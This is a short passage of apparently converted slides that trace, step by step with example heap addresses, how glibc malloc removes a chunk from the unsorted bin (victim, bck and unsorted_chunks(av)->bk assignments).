
- victim = unsorted\_chunks(av)->bk

# Process unsorted chunks




- victim = unsorted\_chunks(av)->bk
- victim = 0x603440

# Process unsorted chunks




- victim = 0x603440
- bck = victim->bk

# Process unsorted chunks




- victim = 0x603440
- bck = 0x603500

# Process unsorted chunks




- bck = 0x603500
- unsorted\_chunks(av)->bk = bck

# Process unsorted chunks



